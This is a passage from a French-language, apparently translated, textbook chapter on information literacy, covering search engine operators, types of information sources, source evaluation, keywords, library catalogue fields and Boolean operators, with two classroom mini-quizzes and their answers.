
Nous recherchons le contenu sur l'enseignement à distance dans le site www.meb.gov.tr appartenant au ministère de l'Éducation nationale et nous voyons 223 résultats. De cette façon, nous avons personnalisé notre recherche et également effectué notre recherche à partir d'une source officielle.

- ✓ Si nous voulons uniquement rechercher un **type de fichier spécifique**, nous pouvons personnaliser notre recherche en tapant type :

En tapant **type:pptx** dans notre type de recherche, nous avons répertorié les résultats qui ne contiennent que des fichiers Microsoft PowerPoint (présentation).




- ✓ Si nous voulons que les résultats que nous recherchons incluent deux mots différents ou les deux, nous pouvons utiliser l'opérateur " ou " .




À l'aide de l'opérateur OR, nous avons répertorié les résultats qui incluent à la fois des mots en ligne et des mots d'éducation, ou les deux.

- ✓ Si nous voulons exclure un mot des résultats recherchés, nous pouvons personnaliser notre recherche en plaçant l'opérateur (-) au début du mot que nous voulons exclure.



Puisque nous ne voulons pas répertorier le contenu de Wikipédia dans notre recherche, nous avons supprimé les résultats liés à Wikipédia de notre recherche à l'aide de l'opérateur -.

- ✓ Lors de la recherche, nous ne pensons à aucun terme, ou si nous voulons élargir notre recherche, nous recourons à des espaces réservés (wildcards). * l'espace réservé représente tous les mots qui remplacent n'importe quel terme lors de la recherche.



En utilisant l'espace réservé (*), nous avons répertorié tous les résultats en europe avec la fonctionnalité la plus longue.

(<https://www.google.com.tr/intl/tr/help/operators.html>)

Vous pouvez également utiliser la page de recherche avancée des moteurs de recherche pour créer des recherches à l'aide d'icônes, de signes ou d'opérateurs. Les pages de recherche avancée proposent des options de requête ainsi que des descriptions et des exemples.

Ce sujet sera expliqué plus en détail dans les rubriques suivantes. Les méthodes fréquemment utilisées liées à l'utilisation pratique des moteurs de recherche en général sont décrites ci-dessous.

Bibliographie

FIRAT, M. et ÖZDAMAR KESKİN, N. (2015). *Temel Bilgi Teknolojileri-I*. Eskişehir: Anadolu Üniversitesi

<https://www.google.com.tr/intl/tr/help/operators.html>

<https://gs.statcounter.com/search-engine-market-share>

Chapitre 3 : accès aux informations depuis internet, compilation, réglementation et règles éthiques


Auteurs : Dr Murat YILMAZ¹, Dr Kemal ÇELİK², Dr Harun BAYTEKİN², Dr Esin ÖZER¹, Selda MANAV¹, Alkan ÇAĞLI¹

Introduction

Alors qu'Internet affecte tous les domaines, y compris les processus éducatifs et enrichit les processus d'enseignement, il offre des opportunités sociales, culturelles et personnelles illimitées aux enseignants et aux étudiants. Cependant, l'efficacité d'Internet dans le processus d'enseignement dépend des compétences informationnelles des élèves et de leur capacité à utiliser Internet efficacement. Pour cette raison, les élèves des écoles secondaires et secondaires de tous les domaines doivent avoir la capacité d'accéder aux sources d'information, d'obtenir des informations exactes, de compiler et de présenter ces informations. Dans le monde numérisé, la connaissance du numérique est devenue un facteur important et distinctif à chaque étape de l'éducation et de l'apprentissage tout au long de la vie. Aujourd'hui, la connaissance du numérique comprend de nombreux sujets et types de littérature (Sağiroğlu et al., 2020). La connaissance du numérique est l'ensemble des connaissances, des compétences et de la compréhension qui permettent des pratiques critiques, créatives, distinctives et sûres tout en interagissant avec les technologies numériques dans tous les domaines de la vie (Ministère de l'Éducation nationale, 2020). La connaissance du numérique va bien au-delà de la simple capacité d'accéder à un ordinateur ou de l'utiliser. Il s'agit de comprendre, de collaborer, de rester en sécurité, de communiquer efficacement, de sensibilisation culturelle et sociale et d'être créatif. Les applications liées à la connaissance du numérique se composent de nombreuses et diverses composantes (dimensions) qui se recoupent. La connaissance du numérique peut également être définie comme le domaine où toutes ces composantes se chevauchent (Ministère de l'Éducation nationale, 2020).

¹ Université Aydın Adnan Menderes - Turquie

² Çanakkale Université Onsekiz Mart - Turquie



Les sources d'informations

Les différents types de sources

Les informations peuvent être obtenues à partir de nombreuses sources différentes. Pour déterminer quel type de ressource répondra le mieux à vos besoins d'information, vous devez vous familiariser avec les sources et connaître les caractéristiques des types. Nous pouvons répertorier les ressources d'information selon leurs types comme les livres, les périodiques, les ressources de référence, les catalogues de bibliothèques, les bases de données et le World Wide Web. Il existe également des ressources telles que des DVD, des CD et des microfilms (ministère de l'Éducation, 2020).

Livres	Périodiques	Encyclopédies
Ce sont les principales sources d'information écrites sur un sujet particulier. Ils contiennent de nombreuses informations. Ils se basent sur de nombreuses sources. Comme le processus de publication est long, ils ne contiennent généralement pas d'informations très à jour.	Les ressources publiées à intervalles réguliers sont appelées périodiques. Les types de périodiques les plus courants sont : <ul style="list-style-type: none"> • Les magazines • Revues scientifiques • Journaux 	Ils contiennent des informations factuelles sur de nombreux sujets. Ils ne contiennent souvent pas d'informations très à jour, car ils prennent beaucoup de temps à préparer et à publier. (Ce problème disparaît petit à petit avec les e-encyclopedies) .
Catalogues de la bibliothèque	Bases de données	Citations bibliographiques
Les catalogues de bibliothèque affichent les ressources de la collection de la bibliothèque et leur emplacement dans la bibliothèque. Catalogues : Ils contiennent différents types de ressources disponibles dans la bibliothèque, telles que des livres, des revues, des thèses.	Ils contiennent des informations sur des articles scientifiques, des actes de congrès, des rapports, des thèses et des ouvrages publiés dans des revues. Vous pouvez utiliser des bases de données lorsque vous souhaitez trouver des publications scientifiques, en particulier des articles scientifiques liés au sujet que vous recherchez.	Les brèves descriptions contenant des informations de base sur les sources d'information sont appelées citations bibliographiques. Les éléments qui donneront accès à la source doivent être inclus dans l'empreinte. Les informations véhiculées dans les balises varient selon le type de source. Balises d'articles ; Il comprend le nom de l'auteur, le titre de l'article, le nom de la revue, l'année de publication, les numéros de page et de volume.
World Wide Web	Navigateurs	Ressources consultatives
Il nous permet d'accéder à des informations sur Internet via un navigateur. L'une des principales caractéristiques du web est d'offrir un accès rapide à l'information grâce à des liens hypertextes. Le Web est une ressource pratique pour trouver des informations à jour sur les personnes, les institutions, les événements et une variété de sujets. Toutes les informations sur le Web ne sont pas accessibles au public.	Les navigateurs sont des logiciels qui permettent d'accéder à des informations sur le Web avec des interfaces graphiques. Ils permettent de visualiser des pages écrites en HTML ou des formats similaires et de naviguer entre les pages Web en cliquant sur les liens	Elles sont généralement publiées par des éditeurs de confiance. Elles sont préparées par des experts. Elles sont supervisées par le comité de rédaction et les éditeurs et sont conservés dans une section séparée dans les bibliothèques et ne sont pas prêtés.





Tableau 1. Types de ressources (Université Hacettepe, 2020)

Vidéo d'information sur les types de ressources : <https://www.youtube.com/watch?v=8--RT90QEc4>



1 . Lequel des énoncés suivants définit la maîtrise de l'information ?

- a. Savoir lire et écrire
- b. Savoir utiliser les informations
- c. Savoir utiliser un ordinateur
- d. Pour pouvoir comprendre ce que vous lisez
- e. Tout savoir

2. Lequel des éléments suivants n'est pas une source de conseil ?

- a. Encyclopédie
- b. Dictionnaire
- c. Biographie
- d. Journal
- e. Almanach

3. Dans quel but les bases de données sont-elles utilisées ?

- a. Pour trouver des livres à la bibliothèque
- b. Pour rechercher des informations sur le Web
- c. Pour trouver des articles publiés dans des revues scientifiques
- d. Pour suivre les dernières actualités
- e. Pour trouver des informations générales sur un sujet

4. Vous recherchez des articles scientifiques pour vos recherches. Où cherchez vous ?

- a. Dans des revues
- b. Dans des bases de données
- c. Dans des journaux
- d. Dans des les pages Web
- e. Dans un catalogue

5. Lequel des éléments suivants est la source d'informations sur les histoires de vie des gens ?


- a. Almanachs
- b. Encyclopédies
- c. Biographies
- d. Livres
- e. Bases de données

6. Lequel des énoncés suivants n'est pas vrai à propos du World Wide Web ?

- a. Permet d'accéder à l'information via le chercheur.
- b. Il s'agit d'une ressource pratique pour trouver des informations à jour information.
- c. Fournit un accès rapide aux informations.
- d. Les informations sont accessibles au public.
- e. Contient des hyperliens

7. Parmi les suivants, lequel n'est pas un périodique ?

- a. Les magazines
- b. Almanachs



- c. Revues scientifiques
- d. Journaux
- e. Revues électroniques

8. Vous souhaitez bénéficier d'un article scientifique. Quelle ressource contient les informations de base qui vous permettront d'accéder à cette ressource ?

- a. World Wide Web
- b. Scanner
- c. Catalogues de la bibliothèque
- d. Étiqueter
- e. Bases de données

9. Laquelle des informations suivantes sur les livres est vraie ?

- a. Ils sont généralement publiés par des éditeurs de confiance.
- b. Ils contiennent toujours des informations à jour
- c. Ce sont les principales sources d'information
- d. Ils transmettent les informations dans l'ordre chronologique.
- e. Ils sont préparés par des experts.

10 . Vous préparez un devoir sur la Seconde Guerre mondiale. Laquelle des ressources suivantes auriez-vous le moins besoin ?

- a. World Wide Web
- b. Encyclopédie
- c. Navigateurs
- d. Dictionnaire
- e. Bases de données

Réponses du mini-quiz : 1b, 2d, 3c, 4b, 5c, 6d, 7b, 8d, 9c, 10d



La sélection des ressources

La recherche peut être lancée à partir du Web ou des bibliothèques. Le point important ici est de décider quelle est la source la plus appropriée pour le sujet que nous allons rechercher (Hacettepe University, 2020). Dans le processus de recherche, le chercheur doit d'abord déterminer clairement ce qu'il veut révéler et ensuite quelle est la meilleure façon de le faire. En d'autres termes, une fois le sujet de recherche déterminé et le problème de recherche créé, le chercheur doit répondre à la question à laquelle il veut répondre, c'est-à-dire choisir le type de recherche qui convient le mieux au problème de recherche et déterminer les ressources à utiliser dans la recherche (LINCS, 2020). Internet et la bibliothèque contiennent des informations sur presque tous les sujets, mais il est important de s'assurer que vous utilisez des sources fiables et à jour (UMGC, 2022).

Recherche sur le Web;	Recherche en bibliothèque;
<p>Alors que la plupart des informations sur le Web sont gratuites, certaines informations scientifiques sont généralement payantes.</p> <p>La plupart des informations sur le Web ne passent pas par un processus d'examen et de contrôle.</p> <p>Les publications et revues scientifiques numériques sont des sources fiables qui ont été vérifiées et approuvées pour publication.</p> <p>Vous ne pouvez pas accéder à tous les types de ressources sur le Web. Certaines ressources sont uniquement sous forme imprimée.</p> <p>Les informations sur le Web peuvent ne pas être permanentes. Les sites Web peuvent changer d'adresse, parfois disparaître complètement.</p> <p>Les universités et certains établissements d'enseignement disposent de nombreuses revues, livres, périodiques et bases de données électroniques dans différents domaines. Ces ressources sont accessibles gratuitement via les fournisseurs d'accès Internet de ces bibliothèques ou universités.</p> <p>Un grand nombre de publications gratuites fiables, de bases de données et de programmes gratuits ouverts sont facilement accessibles grâce à l'utilisation correcte des moteurs de recherche et des mots-clés appropriés.</p>	<p>Les bibliothèques ont des collections soigneusement sélectionnées et organisées.</p> <p>La plupart des ressources de la bibliothèque sont des publications scientifiques qui ont été vérifiées par des éditeurs ou des arbitres avant leur publication.</p> <p>Les ressources de la bibliothèque sont gratuites.</p> <p>Les ressources de la bibliothèque sont organisées de manière à ce que vous puissiez facilement trouver ce que vous cherchez. • Les bibliothèques ont des sources anciennes ainsi que des sources actuelles.</p> <p>Les bibliothèques disposent d'un personnel expert qui peut vous aider.</p> <p>Aujourd'hui, les bibliothèques disposent d'un grand nombre de revues numériques et de diverses bases de données, en plus des ressources imprimées de la bibliothèque.</p>

Tableau 2. Sélection des sources (Université Hacettepe, 2020)

Vidéo informative sur la sélection des sources :
<https://www.youtube.com/watch?v=VXHQ2y8FIUQ>

L'évaluation des sources d'information est essentielle au processus de recherche. Vous pouvez utiliser le test AYIGD pour évaluer de manière critique vos sources et déterminer si elles seront utiles ou inutiles pour votre recherche (Université Notre Dame de Namur, 2022). Le test AYIGD est un moyen d'évaluer de manière critique les ressources. Dans cette méthode, les sujets suivants sont interrogés :

But : Quel est le but de la connaissance ? Pourquoi y a-t-il ?


Auteur : Qui est l'auteur, l'éditeur ou la source ? Sont-ils qualifiés pour fournir des informations sur le sujet ?


Pertinence : L'information est-elle pertinente pour votre sujet ? Citez-vous cette source dans un document de recherche ?

Validité : Quand l'information a-t-elle été publiée ou mise à jour ? La source contient-elle des informations à jour ?

Exactitude : les informations sont-elles étayées par des preuves ? Dans quelle mesure le contenu est-il fiable ou précis ?

Vidéo informative : <https://www.youtube.com/watch?v=Rc8Pm8pM7Pg>





1. Dans lesquelles des sources suivantes trouvez-vous des informations sur les événements actuels ?

- a. la toile
- b. Revues scientifiques
- c. Livres
- d. Annuelles
- e. Encyclopédies

2. Qu'est-ce qu'on ne peut pas dire des informations sur le web ?

- a. Il ne passe pas par le processus d'inspection et de contrôle.
- b. Vous ne pouvez pas accéder à tous les types de ressources.
- c. Toutes les informations sont gratuites.
- d. Les informations sur le Web peuvent ne pas être permanent.
- e. Fournit un accès rapide aux informations.

3. Qu'est-ce que le test AYIGD ?

- a. Test de sourcing pour le World Wide Web
- b. Raccourcissement des sources d'information
- c. Un moyen d'évaluer de manière critique les ressources
- d. Une méthode utilisée lors de la recherche informations sur le net
- e. Test qui assure la compétence et la fiabilité des ressources

4. Que comprend le test AYIGD ?

- a. But de la connaissance
- b. Diplôme d'auteur
- c. Pertinence des informations avec le sujet de recherche
- d. Si la source dispose d'informations à jour
- e. Tous

5. Laquelle des actions suivantes doit être effectuée lors d'une recherche scientifique ?

- a. La recherche doit toujours partir de la bibliothèque.
- b. La recherche doit toujours partir du Web.
- c. Il convient d'accorder de l'importance à l'actualité des ressources sélectionnées.
- d. Seules les recherches en bibliothèque doivent être effectuées.
- e. Aucun d'entre eux.

6. Quel est le critère principal lors du choix de la source ?

- a. La disponibilité des ressources
- b. Portée du sujet
- c. La source est une grande base de données
- d. Pertinence de la source pour le sujet
- e. Tous

7. Quelle est la première étape à franchir avant la sélection de la source ?

- a. Faire une revue de littérature

- b. Rechercher des mots-clés
- c. Décidez ce que vous voulez présenter, la meilleure façon de le faire
- d. Choisir le type de recherche le plus approprié pour le problème de recherche
- e. Aucun d'entre eux

8. Qu'est-ce qui est vrai pour les bibliothèques ?

- a. Il a soigneusement sélectionné et agencé des collections
- b. La plupart des sources sont auditées avant publication
- c. C'est dans une mise en page facile à trouver
- d. Contient également d'anciennes sources
- e. Tous

9. Dans lesquelles des sources suivantes trouvez-vous des informations fiables sur les sources anciennes ?

- a. la toile
- b. Bases de données
- c. Mots clés
- d. Bibliothèques
- e. Tous

10. Parmi les raisons suivantes, laquelle est la raison pour laquelle les informations sur le Web ne sont pas permanentes ?

- a. Les opinions de l'auteur changent avec le temps
- b. Impossibilité d'obtenir des informations précises
- c. Changement d'adresse du site
- d. Connectez-vous au Web
- e. Tous

Réponses du Mini Quiz : 1a, 2c, 3c, 4e, 5c, 6d, 7c, 8e, 9d, 10c



Les techniques de sélection des sujets et de recherche d'informations

Être alphabétisé numériquement signifie traiter de manière critique le contenu Internet et être capable de juger de la valeur de cette information pour une tâche donnée (Ministère de l'Éducation 2020). La possibilité de choisir le sujet de la recherche peut être obtenue avec des informations générales, des encyclopédies, des encyclopédies thématiques, certaines ressources Web et des livres d'introduction (Hacettepe University, 2020)

Les choses à considérer lors de la détermination du sujet ;

- Il devrait être possible de trouver suffisamment de ressources liées au sujet de recherche.
- Trop peu de ressources ainsi que trop de ressources rendent la recherche difficile.
- Toutes les sources directes ou indirectes doivent être collectées, puis les parties pertinentes doivent être prises. (Kazan, 2016)

La capacité de recherche du sujet dépend de sa délimitation réussie. Plus le sujet est large, plus la recherche est superficielle, donc la délimitation est importante (Hacettepe University, 2020).

Limiter le sujet :

Limiter le sujet de manière significative et recherchable nécessite une étude préalable. A ce stade, un brainstorming peut être fait sur le sujet (Hacettepe University, 2020). Exprimer le sujet de recherche sous la forme d'une phrase interrogative peut également aider à la limitation. Les questions appellent des réponses. L'objectif de la recherche est de trouver ces réponses (Sagiroglu et al. 2020).

Limitation du sujet vidéo : <https://www.youtube.com/watch?v=rpCbSjldXIM>

Les étudiants peuvent accéder plus rapidement à des ressources d'information numériques directement liées au sujet grâce à l'utilisation appropriée des bons mots-clés, en utilisant efficacement les moteurs de recherche, tant pour choisir un sujet que pour préparer les devoirs donnés ou pour le but de s'améliorer sur n'importe quel sujet.

Les mots clés

La première chose à faire lors de la recherche dans l'environnement numérique est de déterminer les **mots-clés**. Nous pouvons définir le concept de mot-clé comme les mots qui décrivent le mieux le sujet de recherche (Hacettepe University, 2020).

Réfléchir aux mots-clés et créer des alternatives augmentera vos chances de trouver les informations dont vous avez besoin. D'autant plus que vous aurez besoin de vous référer à des bases de données en anglais dans vos études scientifiques, il est utile de le faire en deux langues lorsque vous travaillez avec des mots-clés. En plus des formes de mots au singulier et au pluriel, les synonymes, les mots plus étroits et plus larges et les abréviations couramment utilisées doivent également être pris en compte (Université de San Diego, 2022).

Si vous avez du mal à créer des alternatives lorsque vous travaillez avec des mots-clés, vous pouvez bénéficier du thésaurus. Les thésaurus répertorient des mots plus étroits et plus larges ainsi que des synonymes du mot que vous recherchez (Hacettepe University, 2020).

Le choix des mots clés

Lors de la détermination des mots-clés, des mots généraux peuvent être choisis en fonction de l'exhaustivité de la recherche, ainsi que des mots qui pointent directement vers certains concepts. Par exemple, un enseignant peut utiliser uniquement le mot-clé "histoire" lors de la recherche d'histoires

à utiliser dans ses cours, ou il peut développer la requête de recherche avec des mots tels que "pour les élèves du primaire" ou "serviabilité". À mesure que le nombre de mots-clés augmente, le moteur de recherche renverra moins de résultats (Sağiroğlu et al. 2020).

Choix et utilisation des mots clés - vidéo : https://www.youtube.com/watch?v=r6kjt2Mt_4w

Catalogues et bases de données

Tout comme un index au dos d'un livre vous aide à trouver rapidement ce que vous cherchez dans le livre, les catalogues et les bases de données en ligne vous aident à trouver des livres ou des articles sur le sujet que vous recherchez parmi des milliers d'enregistrements. Lorsque vous recherchez des catalogues et des bases de données, vous devez généralement sélectionner le ou les champs (tels que le nom de l'auteur, le mot-clé) à rechercher. Parfois, il est également possible de rechercher dans tous les domaines (Hacettepe University, 2020).

Champs de recherche

Champs de recherche les plus utilisés :

Le nom de l'auteur	Il est utilisé lorsque vous connaissez le nom de l'auteur. Il recherche uniquement le champ des noms d'auteurs.
Titre du travail	Il est utilisé lorsque vous connaissez le titre de l'œuvre. Il recherche uniquement le champ des titres.
Sujet	Il est utilisé lors de la recherche de ressources sur un sujet particulier. Il recherche simplement le domaine. En particulier, l'option de recherche par sujet dans les catalogues de bibliothèque donne des résultats précis.
Mot-clé	Recherche le champ de mot-clé. Il semble également rechercher tous les champs de certains catalogues en ligne. C'est la méthode de recherche la plus utilisée. La recherche par mot-clé vous permet d'associer plus d'un concept, ce qui permet d'effectuer des recherches portant sur plus d'un sujet.
Tous les champs	Recherche tous les champs. C'est la recherche la plus complète possible.

Opérateurs de recherche standards

Les opérateurs de recherche standard comprennent un ensemble de commandes, également appelées structures logiques en informatique et en mathématiques (Sağiroğlu et al., 2020) .

Vidéo informative : <https://www.youtube.com/watch?v=LTJygQwYV84>

ET Opérateur

Lorsque vous souhaitez rechercher des sources contenant différents concepts ensemble, vous devez associer des mots-clés associés à AND. Ici, AND informe la base de données qu'elle doit rechercher des enregistrements contenant les deux concepts (Hacettepe University, 2020). Le nombre d'enregistrements atteints à la suite d'une recherche avec un seul mot-clé diminue lorsque de nouveaux mots-clés sont ajoutés à la recherche avec ET. Vous pouvez associer n'importe quel nombre de mots avec ET (Université Hacettepe, 2020)





Illustration 3.1. Représentation schématique de l'opérateur AND

Comme le montre la figure 3.1, une recherche utilisant la requête **Mot-clé 1 ET Mot-clé 2** affichera les sources contenant les deux mots, tandis que les sources où les mots sont utilisés seuls seront exclues de la portée.



L'opérateur OU

L'opérateur 'OU' permet d'afficher et de rechercher les résultats contenant n'importe lequel des mots-clés sans qu'il soit nécessaire de combiner les mots. Il rassemble en quelque sorte les résultats obtenus après que les mots aient été interrogés séparément. Cela élargit la portée de la recherche. Alternativement, la barre verticale "|" signe peut également être utilisée. Si la forme verbale est préférée, l'opérateur OU doit être en majuscule. Sinon, il sera traité comme un mot-clé normal (Sagiroglu et al. 2020).


